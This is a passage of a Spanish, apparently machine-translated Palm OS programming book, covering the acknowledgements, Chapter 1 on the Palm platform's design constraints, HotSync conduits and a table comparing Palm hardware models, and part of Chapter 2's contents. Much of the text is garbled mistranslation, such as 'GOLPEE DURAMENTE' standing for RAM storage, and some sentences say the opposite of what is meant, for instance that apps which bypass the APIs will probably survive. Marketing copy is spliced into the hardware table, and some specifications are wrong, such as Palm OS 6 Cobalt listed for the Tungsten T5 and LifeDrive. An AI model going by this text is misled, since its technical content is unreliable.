Adeudo bastante para Lisa Rathjens y Ryan Robertson de Palm. El préstamo de Lisa de tiempo y el software ayudaron produce soporte CodeWarrior muy mejor en este libro, y la explicación Ryan’s de cómo aseguraron el trabajo de mesas y las respuestas para las preguntas técnicas aleatorias eso algunos de los más aspectos confusos del Palm OS fueron hechos mucho más claros.

Las gracias también van a Christine Ackerman y Neil Shepherd de Oracle, Ivan Phillips de Combs Pendragon Software, Ray de Simon PUMATECH, Dan de Qualcomm, y Chris Ciervo de Symbol.

En el capitulo XVIII gracias especialmente a van Ken Martin, Gene Thompson, y Steve Feldon, cuyo comentario como " probadores betas " fue muy útil en hacer seguro que no he ignorado el primer tiempo Escondan en la palm de la mano a los programadores OS en este

volumen. Steve también merece mi gratitud para introducirme para la computación de mano, primera con su viejo Newton (cuál él no me dejase tocar por miedo de poner en desorden arriba del reconocimiento de la escritura), no obstante con su Palm One Zire 72 (cuál él me dejó tocar, y me convenció que realmente necesité traer uno mío).

Un agradecimiento especial para la comunidad GNU informática gratuita, ambos por producir las herramientas libres de desarrollo Palm para OS tan permitidos a mí hora de desarrollar en Palm , en primer lugar y para código abastecedor de la fuente de programas Palm OS funcionales, lo cual me permitió aprender los secretos de Palm OS. En particular, agradezco a Mitch Blevins, el autor de DiddleBug y otro programador libre, por el código fuente para insertar de y camaradería general entre desarrolladores, y John Marshall, mantenedor de PRC-TOOLS, para su asistencia capaz levantando el PRC-TOOLS y marchando bajo GNU/ Linux.

También agradezco a Garbage, Córcholis, el Guano Apes, y otras bandas musicales cuyos nombres no comienzan con " G " (guste a Mode Jethro Tull, Depeche, y Ellos Podría ser Giants), para sus melodías edificantes, cuáles estaban de gran ayuda durante esos capítulos realmente largos. Además, mis gracias se apagan para Nullsoft, los fabricantes del reproductor Winamp v5.0 de musica en formato MP3, de quién es programa fino que me dio permiso descargar centenares de canciones por los sistemas anteriormente dichos y bombardéandome de ellos en los volúmenes más aborrecibles y reproducirlos en mi IPod de 80 Gigas conectado a mi Stereo casero.

Finalmente, me gustaba ofrecer mi eterno gracias a Elisabeth (mi esposa), Constance Maytum, John Hedtke, Alan Zander, ambos de mis gatos(No sirvientes sino mascotas), y todos mis amigos que se conforman con miradas fijas en blanco alternantes y manic balbuceo técnico de mí sobre el curso de este proyecto fuerte.

Ir al Capítulo 1

.

Capitulo 1

Capítulo 1

Explicación de que es una Palm y su Plataforma. 3
La filosofía de Palm OS. 3
Comparando Aplicaciones de Mesa con diseños Palm. 4
La expectativa de Performance. 5
Los métodos limitados de Entrada. 5
El tamaño pequeño de la pantalla. 6
La batería y el poder del Procesador 6
Memoria limitada. 7
GOLPEE DURAMENTE como almacenamiento Permanente. 7
Conectándose con la PC de escritorio. 8
Comparando Versiones de Hardware. 9
Visión a futuro. 13

En Este Capítulo

Entenderá cómo y por que la plataforma de palm es diseñanda para crear aplicaciones y ejecutarlas Para dispositivos PALM ,comparación con la computadora de escritorio , Compararemos el hardware y las versiones futuras de Palm OS.

Palm plataforma computacional

Desde la liberación del Pilot 1000 en 1996, la corrida de dispositivos Palm OS ha dominado el mercado de computación de mano. Desde un principio, la Computadora Palm pudo combinar justamente la mezcla correcta de características para hacer a un Assistante Digital Personal (PDA) que es fácil para integrarse en casi todo el estilo de vida de cualquier usuario. Programar una aplicación que se aprovecha de las fuerzas de la plataforma Palm requiere una comprensión de no sólo cómo la plataforma opera, pero también porque fue diseñada la forma de esta.
Este capítulo explica una parte la manera enque ha hecho la Palm para tener tanto exitoso. También provee una visión general de las versiones diferentes de Palm OS disponible y las plataformas del hardware en las cuales corren. La Palm funcionar con el sistema Palm OS y

no se ha pretendido para versiones portátiles de computadores de escritorio Laptops. En lugar de eso, el de mano es un dispositivo del satélite, diseñado como una extensión para un sistema de mesa. Palm provee una ventana para los datos del computador de escritorio, permitiendo que los datos sean llevados a donde quiera. Aunque se logra ciertamente realizar muchas tareas complicadas con Palm OS handhelds, su forma y función optimizan sus datos pero tiene capacidad para pocos datos.

Dentro de las posobilidades que presenta al usuario con respecto a la computadora de escritorio, el dispositivo de mano debe apegarse a ciertos criterios:

. tamaño pequeño. Necesita ser bastante pequeño para ser llevado dondequiera. La mayor parte de los dispositivos actualmente disponibles para el Palm fácilmente se pueden llevar en un bolsillo de la camisa. El Palm V, el miembro menor de la familia Palm, mide 4.5 × 3.1 × 0.4 pulgadas, pesa unas 4 insignificantes onzas. lo más grandees pdQ de Qualcomm, medidas sólo 1.4 × 6.2 × 2.6 pulgadas, con un peso de 8.2 onzas, e incluye un teléfono celular pequeño.

. La interfaz ergonómica. Usar el dispositivo no debe ser lo suficiente simple y rápido para que no interrumpa lo que el usuario actualmente hace. Los usuarios Palm necesitan que sea comoda y rápida al manejar el dispositivo durante reuniones, en aeropuertos, en almuerzos de negocio, y en otras situaciones donde no hay el lugar conveniente para conectar sobre el suelo el dispositivo. La información interesante debería estar disponible instantáneamente y con un mínimo de interacción del usuario. Las cuatro aplicaciones principales que se embarcan con Palm OS handhelds (la Fecha Book, Libro de direcciones, Para Do List, y la Agenda) pueden ostentar información interesante sin cualquier entrada del usuario; El usuario puede accesar a través datos de las aplicaciones usando los botones del hardware.

. Integración la desktop. La Palm debe funcionar sincrónicamente fácilmente y de fuente fidedigna con el computador de escritorio. Ocurrir simultáneamente con el computador de escritorio no sólo respalda datos importantes, pero también da al usuario permiso de introducir en la computadora cantidades grandes de datos en una máquina de escritorio con un ratón y el teclado, lo cual es mucho apostador adecuado para la entrada de datos masiva en la interfaz limitada de la palm. Las palma OS handhelds incluyen una base sync para accesar con la computadora de escritorio con solamente prensionar un botón, y la computadora de mano Palm con tecnología HotSync rápidamente transfiere datos entre la agenda de mano y la computadora de escritorio.

Palm ha tenido exito por la combinación perfecta de estos factores con su primer dispositivo, y han resistido la tentación con su scroll en dispositivos nuevos Palm. Aunque tienen menos

rasgos que muchos otros handhelds, como Windows CE y los dispositivos mayores Newton, Palm OS handhelds está más enfocado en proveer características que serán genuinamente útiles. La selección inteligente de características ha convertido estos dispositivos en herramientas convenientes en lugar de juguetes meramente caros.

Comparación de una Desktop y Diseños de Aplicaciones en Portatiles

Son diferencias significantes entre un computador de escritorio y un dispositivo de mano , bastantes diferencias en diseño contra una aplicación de escritorio. Varios elementos deben ser recordados al diseñar una aplicación Palm OS:

La expectativa de desempeño
Los métodos limitados de entrada
El tamaño de la pequeña pantalla.
La batería y el poder del procesador.
La memoria limitada.
La RAM como el almacenamiento permanente de datos

Expectativa de funcionamiento

La velocidad y la eficiencia son cruciales para una aplicación exitosa Palm OS. Escribir código rapido en una parte pequeña de una ecuación; La interfaz del usuario debe estar sencilla y rápida para usar. La aplicación debería tener en cuenta navegación rápida, selección, y ejecución de órdenes. Las funciones que el usuario usará más a menudo deberían requerir menos interacción que esos que será usada infrecuentemente.

Limites de métodos de entrada

Los usos de una aplicación usualmente no pondrán esperar algunos segundos un programa a cargar porque tienen intención de usar la aplicación para un período de tiempo extendido. Un usuario sentado en un escritorio probablemente no va dondequiera cuando quiera pronto. Aseméjese esto con un usuario de mano en actividad. Una persona usando una Palm OS de mano necesitará mirar hacia arriba por unidad de datos (como un número de teléfono) rápidamente, o gastar algunos segundos incluyendo en la lista una nota, mientras realizan otra tarea.
Alguien que dirige la palabra a los clientes por teléfono o tratando de coger un autobús el no tiene el tiempo para vigilar una aplicación y esperar mientras una aplicación se carga. Un sistema de escritorio es ideal para entrar cantidades grandes de datos. Un teclado y un procesador rápido dan a usuarios de mesa permiso fácilmente introducir en la computadora

montones de texto en la computadora en un corto tiempo. Un Palm OS de mano no tiene un teclado. Sin embargo los teclados accesorios de terceros existen, como el Newton, GoType !, y teclados Palm Portable, la mayoría de usuarios de un estándar Palm OS de mano deben entrar en texto con un estilo ya sea Graffiti o un teclado en pantalla. Graffiti, un sistema informático que convierte un tipo especial de taquigrafía en texto, es más rápido y más exacto que intentos previos al escribir a mano y sea reconocido, notablemente eso es usado por el Apple Newton. En lugar de usar el poder limitado del procesador y la memoria disponible en un dispositivo de mano al hacer sentido de su escritura, Graffiti confía en un sistema mucho más poderoso para realizar su magia: El cerebro humano. Es mucho más simple para una para persona aprender a escribir con el set simple de Graffiti de caracteres que el que está para por unidad de software para interpretar las idiosincrasias de la escritura de la mayoría de la gente. (Un amigo mío uso para poseer a un Newton, y después de gastar los meses afinándolos para reconocer su escritura, él en forma negativa no dejó que cualquier otro acérquese a su dispositivo por el miedo para que ellos no supieran usr el software de reconocimiento.) Aunque Graffiti es más rápido que muchas formas de reconocimiento de escritura, en una velocidad máxima de alrededor de treinta palabras por minuto, es todavía demasiado lento para entrar cualquier cosa más larga que una nota pequeña.
La tecnología HotSync provee una forma fácil para obtener cantidades grandes de datos del sistema de mesa hacia su Palm. La plataforma palm esta diseñada con la idea que los usuarios realizarán entrada de datos masiva en la máquina de escritorio, lo cual resulta posible para este tipo de trabajo, y entonces un “ sync ” que envia datos a palm. Este tipo de simbiosis entre computador de escritorio y los juegetes de mano unen fuerzas ambos dispositivos.
Sin embargo, no deje que esto lo desaliete para escribir aplicaciones que usan un Palm OS de mano como una herramienta de la colección de datos. Con diseño inteligente de la interfaz, usted puede realizar entrada de datos rápidamente y eficazmente en tal dispositivo.
Para más detalles acerca de datos de entrada, vea el Chapter 2,

“ Entendiendo la Palm OS.”

Las máquinas Actuales Size Screen pequeñas de computador de escritorio tienen monitores grandes, generalmente corriendo en una resolución mínima de 640 × 480 pixels. Con este tipo de pantallas Palm cantidades pequeñas de resolución.
En cambio, Palm OS handhelds tiene una pantalla 6 centímetros en un lado, con una resolución de 160 × 160 pixels. Este tamaño de la pantalla hay que conservar el dispositivo dentro del rango de tamaño del bolsillo de camisa que ha contribuido a la popularidad de tales dispositivos.Actualmente ya existen PDAS Palm que ya tienen resoluciones de 320X320 a color soportando más de 10,000 colores.como por ejemplo la zire 72 salida a la fecha de publicación de este escrito.
Diseñar aplicaciones para usar tan una pequeña pantalla es un desafío. Ostentar la información correcta es más importante que acomodando tanta información en la pantalla tan posible. Usted debe encontrar el término medio entre mostrar bastante información y obligar la interfaz libre de estorbos y simple a cumplir uso.

Requerido que usuarios usan a través de muchas pantallas de datos para encontrar la información que quieren hará su aplicación frustrante del uso. Encuentre agrupamientos lógicos de datos y ofrézcale al usuario una forma para filtrar vistas diferentes de los datos. La aplicación To Do List es un buen ejemplo de filtrado de datos; Sus preferencias permiten al usuario rápidamente escoger qué subconjunto de la lista debería ser ostentado. Implementando al Palm estándar OS las categorías definidas por usuario también pueden ayudar a entrar cero de usuarios en exactamente los datos que quieren mirar.

Bateria y poder de procesamiento

Son Diferentes a los procesadorres de las desktop ,Son casuales procesadores y poderosos, rápidos los de las Palm OS handhelds ,debe confiar en baterías de poder, lo cual las limita para procesadores más lentos. El procesador pequeño en tal dispositivo no es adecuadamente adecuado para la computación intensa.
Si su aplicación tiene ambos componentes de mano y de mesa, entonces considere hacer todo su número intensivo masticando ruidosamente en la porción de mesa. Un gran ejemplo de referencia cruzada

Relegar tareas intensivas en procesador para la máquina de mesa es Doc, el estándar efectivo para documentos grandes del texto en el Palm OS. Varias aplicaciones del convertidor existen para la máquina de mesa, cuál realiza el computationally conversión cara y la compresión de un documento grande del texto para formato Doc. El documento recién formateado entonces puede ser cedido el de mano durante la siguiente sesión HotSync. Toda la aplicación del espectador Doc en la preocupación de necesidad de mano misma con es exhibir el documento; Todas las cosas duras han sido manipuladas por el computador de escritorio más rápido.

Memoria limitada

Como los precios de memoria continúen descendiendo, aplicaciones de mesa pueden ofrecer ser menos muy selectivas al ocuparse de memoria. Con lo que su aplicación tiene 64MB o más , puede cargar construcciones enormes de datos en RAM y las puede dejar allí el tiempo entero que el programa marcha.
La palm OS handhelds tiene espacio de memoria muy limitado al correr aplicaciones. Adelante Esconda en la palm OS 3 y más tarde, hay menos de 36KB de memoria disponible para la afijación dinámica, aplicación variables globales, y variables estáticas. Las anteriores versiones de Palm OS tienen considerablemente menos cuarto, así escribiendo aplicaciones que son compatibles con mayor Palm OS handhelds pueden ser algo desafiantes. Recuerde esto al escribir su aplicación; A las cosas les gustan profundamente las rutinas recursivas, los números grandes de variables globales, y enorme las estructuras de datos dinámicamente ubicadas que no sean amigables para su Palm OS

La RAM es permanentemente usada

Las computadoras de escritorio almacenan permanente abundantes cantidades de datos en Ram. La palm OS handhelds está considerablemente más limitada en espacio de almacenamiento porque deben almacenar aplicaciones y datos en RAM. La memoria disponible en un Palm OS oscila entre 128KB para Pilot 1000 y 8MB en el IIIxe Palm o Visor Deluxe, Palm Zire 72 con 16MB, Algunas versiones de PalmOne Tungsten soportan hasta 256MB sin usar targeta de expansión (Incluidas en el slot principal) y no usando la ranura de expansión. Este tipo de almacenamiento limitado hace que las aplicaciones de mano deban ser lo mas pequeñas posibles. Evite añadir características para su aplicación que será usada infrecuentemente; Si un rasgo será usado por ahí menos que 20 por ciento de los usuarios, omítalo.
Por ejemplo, las características que globalmente modifican los datos de una aplicación, solamente verán sólo uso infrecuente, incluya solo lo basico en un programa . Una orden que remueve entradas duplicadas en una base de datos sería perfecta para el computador de escritorio; Es ni por ensueños para ser usada misma a menudo adelante Por la Palm, y remover caracteristicas casi nunca usables de la aplicación de mano haran sus programas mas pequeños.
Su aplicación también debería asestar sus datos apretadamente antes de escribir eso para la memoria. No sólo la voluntad esto reduce la cantidad de RAM requerida para almacenar los datos de su aplicación, pero también disminuirá la cantidad de tiempo con el HotSync al sincronizar los datos con el computador de escritorio.

Conectando con su Desktop (Compartiendo datos con la Pc de escritorio)

con el computador de escritorio es un ingrediente crucial en la popularidad de Palm OS handhelds.
La conexión entre computador de escritorio y de mano deja a cada dispositivo pedir prestado las fuerzas del otro. Un computador de escritorio es genial para la entrada de datos de gran escala y triturando números, pero usted no puede llevar uno en su bolsillo al visitar a clientes. Un dispositivo de mano es perfecto para notas rápidas atractivas y recordando usted acerca de citas, pero es terrible para analizar informaciones financieras o escribir un libro. Conjuntamente, los dispositivos se ponen mayores que la suma de sus partes.
El componente informático que forma el eslabón vital entre el dispositivo Palm OS y el computador de escritorio está llamado un conducto. HotSync llama código en un conducto, lo cual reside en el computador de escritorio, durante la sincronización con su aplicación de mano, y este código controla exactamente los datos con el HotSync y traslada e intercambia el contenido entre los dos dispositivos. Hay varios escenarios diferentes en los cuales un conducto juega ya un papel vital;
Aquí hay justamente algunos ejemplos:

. Dos aplicaciones, uno en la handheld y otro en la computadora de escritorio, se comunican y guardan registros del historial de ambos en sus bases de datos por medio de la sincronización de cada otro. Esto es cómo opera el conducto para el Date Book y las tres otras aplicaciones principales Palm OS. En este escenario, el conducto es responsable de mirar los registros en ambas bases de datos y determinar qué registros son diferentes entre ellos, así como también cuál dirección de datos deben ser transferidos.

. El conducto guarda datos en que una aplicación de mano que sincronizó con datos en una base de datos coorporativa centralizada, ya sea almacenando al corrirer el dispositivo HotSync, u otra máquina en una red corporativa. En este caso, el conducto también podría tamizar los datos y transferir sólo un subconjunto hecho a la medida basado en las preferencias del usuario. La adecuación como esto conserva el tamaño de los datos dóciles y se reduce el tiempo requerido para que HotSync funcione.

. Cuando el syncing, compare contenido de la Palm con los contenidos de una Web página o Usenet newsgroup. Si la información en la Web o newsgroup es más nueva que lo que ha almacenado la aplicación de mano, el conducto hace un download de los datos nuevos, le transmita en forma que la aplicación de mano pueda leer, entonces las transferencias en la PDA. El conducto también puede instruir la aplicación de mano para entresacar páginas anticuadas o artículos. Desde que la Internet hizo que las conexiones fueran rapidas probablemente sólo debería mirar información previamente escondida en reserva por una aplicación de mesa. Una operación HotSync debería ser tan abruptamente tan posible corta para tener el puerto serial abierto .

Si su aplicación no requiere el nivel de lógica detallada de sincronización un conducto puede proveer, entonces usted puede poder usar una sincronización predeterminado de respaldo. En lugar de comparar el registro de la base de datos de la aplicación de mano por registro de datos de la PC.

El computador de escritorio, el conducto de respaldo simplemente marca una copia de la base de datos entera y las transferencias hacia el computador de escritorio. Esto marcha perfectamente bien pues las bases de datos pequeñas de bases de datos hacen despacio el proceso HotSync si su aplicación almacena una parte de datos.

El Capítulo 17, " Presentan los mecanismos de conducción Conduit Mechanics, " provee una introducción para conductos Palm OS en vías de desarrollo. Para detalles de como escribir conductos vaya al capitulo 18, " Creando a Conductos."

Comparando Hardware de Versions Palm que se han desarrollado.

Se han añadiendo justamente algunas características nuevas a la vez. Este cambio incremental es una ventaja para los desarrolladores de aplicación, porque significa que las nuevas versiones de hardware y funcionamiento de software de sistema requiera sólo una parte pequeña de recursos de sistema,en lugar de r de requerir que la aplicaciones sean reescritas desde el principio.

Si bien Palm Computing sabiamente se ha abstenido de hacer de manera salvaje cambios en su sistema con el fin de no hacer pedazos el código fuente de aplicaciones creadas con un sistema operativo anterior , hay algunas diferencias significantes entre versiones del hardware que usted debería tener en cuenta cuándo diseñe su aplicación.

El 1-1 características de dispositivos diferentes Palm OS.

La referencia rápida Tabla 1-1 Historial de las Palm desde la salida de la Primera PDA en 1996

Características Palm OS Handheld		
Características Familia Pilot	***Pilot 1000***	***Pilot 5000***
Palm OS version	1.0	1.0
Processor	Motorola MC68328 "DragonBall"	Motorola MC68328 "DragonBall"
Memory	128KB	512KB
Flash ROM	No	No
Backlight	No	No
TCP/IP	No	No
Infrared	No	No
Enhanced LCD screen	No	No
Battery	2 AAA alkaline batteries	2 AAA alkaline batteries
Hardware expansion	Replaceable memory card	Replaceable memory card

Características Palm OS Handheld		
Características Familia Pilot	***PalmPilot Personal***	***PalmPilot Profesional***
Palm OS version	2.0	2.0
Processor	Motorola MC68328 "DragonBall"	Motorola MC68328 "DragonBall"
Memory	512KB	1MB
Flash ROM	No	No

Backlight	No	No
TCP/IP	No	Si
Infrared	No	No
Enhanced LCD screen	No	No
Battery	2 AAA alkaline batteries	2 AAA alkaline batteries
Hardware expansion	Replaceable memory card	Replaceable memory card

Características Palm OS Handheld					
Características Palm Familia III	***Palm III***	***Palm IIIe***	***Palm IIIx***	***Palm IIIxe***	***Palm IIIc***
Palm OS version	3.0	3.1	3.1	3.5	3.5
Processor	Motorola MC68328 "DragonBall"	Motorola MC68EZ328 "DragonBall EZ"	**Motorola MC68EZ328 "DragonBall EZ"**	**Motorola MC68EZ328 "DragonBall EZ"**	**Motorola MC68EZ328 "DragonBall EZ"**
Memory	2MB	2MB	4MB	8MB	8MB
Flash ROM	Si	No	**Si**	**Si**	**No**
Backlight	Yes	Yes	**Yes**	**Yes**	Yes; color screen acts as its own backlight
TCP/IP	Si	**Si**	**Si**	**Si**	**Si**
Infrared	**Si**	**Si**	**Si**	**Si**	**Si**
Enhanced LCD screen	No	**Si**	**Si**	**Si**	Color Active Matrix TFT LCD screen
Battery	2 AAA alkaline batteries	2 AAA alkaline batteries	2 AAA alkaline batteries	2 AAA alkaline batteries	2 AAA alkaline batteries
Hardware expansion	Replaceable memory card	Not possible	Open connector slot	**Open connector slot**	**Open connector slot**

Características Palm OS Handheld

Características Palm Familia V & VII	*Palm V*	*Palm Vx*	*Palm VII*	*Palm VIIx*
Palm OS version	3.1	3.3	3.2	3.5
Processor	**Motorola MC68EZ328 "DragonBall EZ"**	Motorola MC68EZ328 "DragonBall EZ"	**Motorola MC68EZ328 "DragonBall EZ"**	**Motorola MC68EZ328 "DragonBall EZ"**
Memory	2MB	8MB	2MB	8MB
Flash ROM	Si	Si	**Si**	**Si**
Backlight	Yes	Yes	**Yes**	**Yes**
TCP/IP	Si	**Si**	**Si,Plus Wireless connectivity**	**Si,Plus less connectivity**
Infrared	**Si**	**Si**	**Si**	**Si**
Enhanced LCD screen	Si	**Si**	**Si**	**Si**
Battery	Bateria Recargable de iones de Litio	**Bateria Recargable de iones de Litio**	2 AAA alkaline batteries	2 AAA alkaline batteries
Hardware expansion	**Not possible**	Not possible	**Not possible**	**Not possible**

Características Palm OS Handheld				
Características Palm	***Palm m100***	***Handspring Visor***	***Handspring Deluxe***	***Handspring TRGPro***
Palm OS version	3.5.1	3.3	3.3	3.3
Processor	**Motorola MC68EZ328 "DragonBall EZ"**	Motorola MC68EZ328 "DragonBall EZ"	**Motorola MC68EZ328 "DragonBall EZ"**	**Motorola MC68EZ328 "DragonBall EZ"**
Memory	2MB	2MB	8MB	8MB
Flash ROM	No	No	**No**	**Si**
Backlight	Yes	Yes	**Yes**	**Yes**
TCP/IP	Si	**Si**	**Si**	**Si**
Infrared	**Si**	**Si**	**Si**	**Si**
Enhanced LCD screen	Si, pequeño (0.29 dot pitch)	**Si**	**Si**	**Si**

Battery	Bateria Recargable de iones de Litio	**2 AAA alkaline batteries**	2 AAA alkaline batteries	2 AAA alkaline batteries
Hardware expansion	**Not possible**	Springboard module slot	**Springboard module slot**	CompactFlash slot

Características Palm OS Handheld		
Características PalmOne	***PalmOne Zire72 (Fecha de lanzamiento Mayo 2004)***	
Palm OS version	5.2.8	Funciones: - Reproductor de MP3 - Reproductor de Videoclips - Grabadora de voz digital - Cámara digital - Cámara de video Especificaciones Generales: - Tecnología bluetooth - Slot de expansión para tarjetas SD - Entrada para audífonos estéreo - Procesador ARM para música y video de 312 MHz - Memoria interna de 32 MB expadible con tarjetas SD - Navegador de 5 vías - Bocina integrada - Pantalla a color de 320x320 pixeles - Botones de acceso rápido - Puerto Mini USB para sincronización - Compatible con Microsoft Word y Excell Especificaciones Cámara digital: - Resolución de la cámara de 1.2 mega pixeles 1280x960 - Zoom digital 2x - Video de 320x240 con audio Aplicaciones: - Almacenar y reproducir fotos, videos, E-books y archivos MP3 - Graba anotaciones de voz - Bluetooth para conexión inalámbrica a
Processor	ARM para música y video de 312 MHz	
Memory	32MB expanndible con targetas SD Card	
Flash ROM	Si	
Backlight	Yes	
TCP/IP	Si	
Infrared	**Si**	
Enhanced LCD screen	320x320 pixeles color	

Battery	Bateria Recargable de iones de Litio	Internet, equipos compatibles o teléfonos celulares - Sincroniza tu correo directamente del Outlook , Mide solo 11.6X7.5X1.6 cm
Hardware expansion	**Si**	

Características Palm OS Handheld		
Características PalmOne	***PalmOne Tungsten T5 (Fecha de lanzamiento Enero 2005)***	
Palm OS version	6 Cobalt	256MB DE ALMACENAMIENTO La computadora de mano Tungsten? T5 destaca por su memoria de 256 MB, que equivale a más de 200 fotografías digitales o más de 3 horas de música MP3. Y como la memoria no es volátil, no perderás un solo dato aunque se agote la batería. PANTALLA EXTRA GRANDE Dentro de su categoría de productos, el Tungsten? T5 tiene la pantalla de alta resolución de mayor tamaño, lo que permite aprovechar al máximo sus muchas funciones: basta pulsar un icono para girar la pantalla de 480 x 320 píxeles horizontal o verticalmente y así ver hojas de cálculo, correo electrónico, etc., del mejor modo posible. CONEXIÓN INALÁMBRICA El Tungsten? T5 dispone de tecnología inalámbrica Bluetooth® incorporada, con la que puedes intercambiar archivos y datos con aparatos Bluetooth cercanos. Con el Tungsten? T5 y un teléfono móvil compatible, podrás consultar el correo
Processor	**Intel® 416 MHz XScale** Empieza a fabricar Microprocesadores para Dispositivos moviles.	

Memory	256MB expanndible con targetas SD Card
Flash ROM	Si
Backlight	Yes
TCP/IP	Si
Infrared	**Si**
Enhanced LCD screen	**480 x 320** pixeles color
Battery	Bateria Recargable de iones de Litio

electrónico y acceder a Internet por vía inalámbrica.

PRODUCTIVIDAD EN TODO MOMENTO

Llévate documentos de Word, Excel, PowerPoint® y cualquier otro tipo de archivos adonde quieras.

ENCUENTRA LO QUE NECESITAS

La pantalla Favoritos del Tungsten? T5 es personalizable y convierte la búsqueda en un proceso más que sencillo.

MP3, FOTOS Y VIDEOS PARA LLEVAR

Con la Tungsten? T5 dejara su reproductor de MP3. Además, puedes escuchar música digital y disfrutar de vídeos y fotografías. Ahora es mas facil transferir archivos de musica y fotos de su PC a su computadora de mano.

OBTENGA EL PODER QUE NECESITA

La Tungsten? T5 cuenta con un procesador Intel® 416 MHz XScale que ofrece todo el poder que necesita.

FACIL Y RAPIDA TRANFIERA ARCHIVOS

Nueva aplicación para tranferir archivos y carpetas desde y hacia su PC. Ahora todo lo que tiene que hacer es arrastrar y soltar.

Hardware expansion	**Si**	

Características Palm OS Handheld "*PalmOne LifeDrive*"		
Características PalmOne	***PalmOne LifeDrive (Fecha de lanzamiento Julio 2005)***	
Palm OS version	6 Cobalt	Administrador de archivos inteligentes LifeDrive Visualiza y crea archivos compatibles con Word,excel,power point, Acrobat reader. Visualización en sentido vertical y horizontal. Soporta acceso inalámbrico seguro a correo electronico con anexos. Microsoft Exchange ActiveSync integrado Sotfware para camara Reproductor de MP3 Criptografia de 128 Bits GIGAS DE MEMORIA WI-FI MUSICA VIDEO DOCUMENTOS DE OFICINA BLUETOOTH ¿QUE TE MUEVE? PRECIO US$527 (APROX U.S.A 10.10.2005)
Processor	**Intel® 416 MHz XScale**	
Memory	Disco duro de 4GB (3.85GB accesible por el usuario), 4GB ó más expandible con targetas SD Card	
Flash ROM	Si	
Backlight	Yes	
TCP/IP	Wi-Fi (802.11b) y Bluetooth v.1.1	
Pantalla a color de alta resolución:	**320 x 480** pixeles color	
Battery	Bateria Recargable de iones de Litio	
Hardware expansion	**Si SD Card de 4GB ó mas.**	

Todos los modelos estan en www.palmone.com/latin

Las series WorkPad de la IBM son esencialmente clones de III PalmPilot Professional, Palm, y Palm V, y tienen las mismas características. Ambos la línea Symbol SPT y el Qualcomm pdQ se basan en el Palm III y comparten todo sus características, pero incluyen hardware adicional

para los propósitos especializados; La serie SPT incluye equipo de tomografía de código de barras, y en el SPT 1740, un radio para la conexión para un Spectrum 24 red inalámbrica shortrange. El pdQ tiene un teléfono celular integrado.

Afortunadamente para los desarrolladores de software de Palm, estas diferencias del hardware hacen que estas diferencias de hardware les sean cualesquier insignificantes en la perspectiva de programacion con interfaces avanzadas de programación (APIs) en Palm. Sus aplicación no poner en duda la compatibilidad en futuras versiones, Hacemos mención que SONY no se quedo atrás pero hasta el 2004 dejo de crear Hardware para PDA Palm similar con características de las PalmOne, Pues enfoco más su mercado a las PC de escritorio, y laptos.

La Sistema operativo Palm determina qué tán disponibles son las características antes de intentar usar una parte del hardware que no existe en particular en la handheld.

. Para más información en determinar qué características están disponibles para su aplicación, vea el Capitulo 10, " Programando elemntos de Sistema."

Físicamente, las Palm OS handhelds han cambiado una pequeña cantidad. Las computadoras palm han aplicado diseño industrial e innovador a los más recientes modelos, y los casos de la serie Symbol SPT y el Qualcomm pdQ son hechos diferentemente para acomodar un lector de código de barras y un teléfono celular, respectivamente. El Palm VII también tiene un caso ligeramente mayor, ganando él sobrenombre amistoso " FrankenPalm " de algunos usuarios, por la " frente " ampliada requerida para mantener los componentes de radio inalámbricos.

Asimismo, el IIIc Palm está un poco más grande que otros handhelds de la serie Palm III por extra espacio requerido para una pantalla de color y unas baterías recargables de iones de litio.

Todas las Palm actuales OS handhelds tienen el mismo trazado familiar de botones del hardware y estampado por serigrafía en el área del Graffiti.

Mirando hacia el futuro

La documentación oficial de Palm OS acentúa la importancia del desarrollador no haciendo suposiciones acerca del hardware que está bajo de sus aplicaciones. Esto es importante porque el hardware puede cambiar, y si su código hace caso omiso del Palm OS APIs y directamente gana acceso al hardware, entonces su aplicación es muy probablemente pueda sobrevivir a futuro.

La computación en palm tiene grupos separados trabajando en hardware y software. El grupo desarrollando para Palm OS tiene intención de añadir características para el sistema operativo

que el grupo del hardware necesariamente no incorporará en handhelds que se hizo por Palm Computing. En lugar de eso, estos APIs serán usados por tercero entra en asociación el hacer su propio hardware que pone a funcionar el Palm OS. Ya, los fabricantes como Handspring y TRG han soltado sus handhelds poniendo a funcionar al Palm OS, y otras compañías, como Sony, han anunciado sus intenciones para soltar hardware nuevo que use el Palm OS. Hay una oportunidad igualmente buena que algunos de estos dispositivos pueden ser muy desemejantes del cultivo actual de Palm handhelds, incorporar hardware nuevo presenta como pantallas mayores.

Use las Palm OS APIs en lugar de hacer llamadas al hardware. El Palm OS APIs es muy completo, y si usted persevera en usar las funciones provistas, entonces su aplicación continuará funcionando como reloj en dispositivos nuevos. Esto fué una Referencia rapida.

Resumen

Este capítulo se ha explicado la filosofía detrás de la plataforma computacional Palm y presentó a usted para la única disposición mental requerida para escribir aplicaciones de mano efectivas. Usted ahora debería saber lo siguiente:

. El exito de la computadora de mano Palm depende por ser un dispositivo pequeño con interfaz ergonómica y la integración de mesa libre de irregularidades.

. El desarrollo de aplicación de mano es muy diferente de desarrollo de aplicación de mesa y requiere que usted trabaje dentro de un número de restricciones.

. Conectando su dispositivo de mano al computador de escritorio las transferencias se hacen través de un conducto llamado HotSync que respalda bases de datos , historiales y grabar aplicaciones de PC a PDA.

. Sin embargo un número de Palm OS handhelds están en el mercado, son muy similares en forma y funcionamiento.

. Usted debería llamar funciones Palm OS directamente APIS ganando acceso al hardware en su aplicación y así asegurar que sus aplicaciones continuará trabajando en hardware futuro.

Ir al Capítulo 2

Capitulo 2

Capítulo 2

En este capitulo aprendera. 15
Entendiendo el Uso Power de Palm OS Handheld. 15
Poniendo a funcionar una Aplicación Palm OS. 16
Respondiendo para Lanzar a Codes. 17
Manipulando Eventos. 17
Manipulando la Memory. 18
La RAM dinámica. 19
La RAM de almacenamiento. 21
Usando recursos. 23
Diseñando la Interfaz de Usuario. 24
Las formas ó formularios. 25
Las alertas. 26
Los menús. 27
Las tablas. 27
Las listas. 28
Menus Pop-up de aparición desplegable 28
Los botones. . . . . 29 xxiv
La Biblia de Programación en palm OS
Repitiendo Butones. 29
Selector Triggers. 30
Presionando los botones. 30
Seleccionando varias Cajas Checkbox. 31
Las etiquetas. 31
Los mapas de bits Bitmaps. 31
Las TextBoxs Editables. 32
El indicador de Graffiti. 32
Las barras de desplazamiento. 33
Gadgets. 34
Comunicándose con Otro Dispositivos. 35
Puerto Serial 35
El TCP/IP. 35
Wireless ,Dispositvos inalambricos. 36
IrDA. 36
Beaming ,Enviando datos por infrarrojo. 36
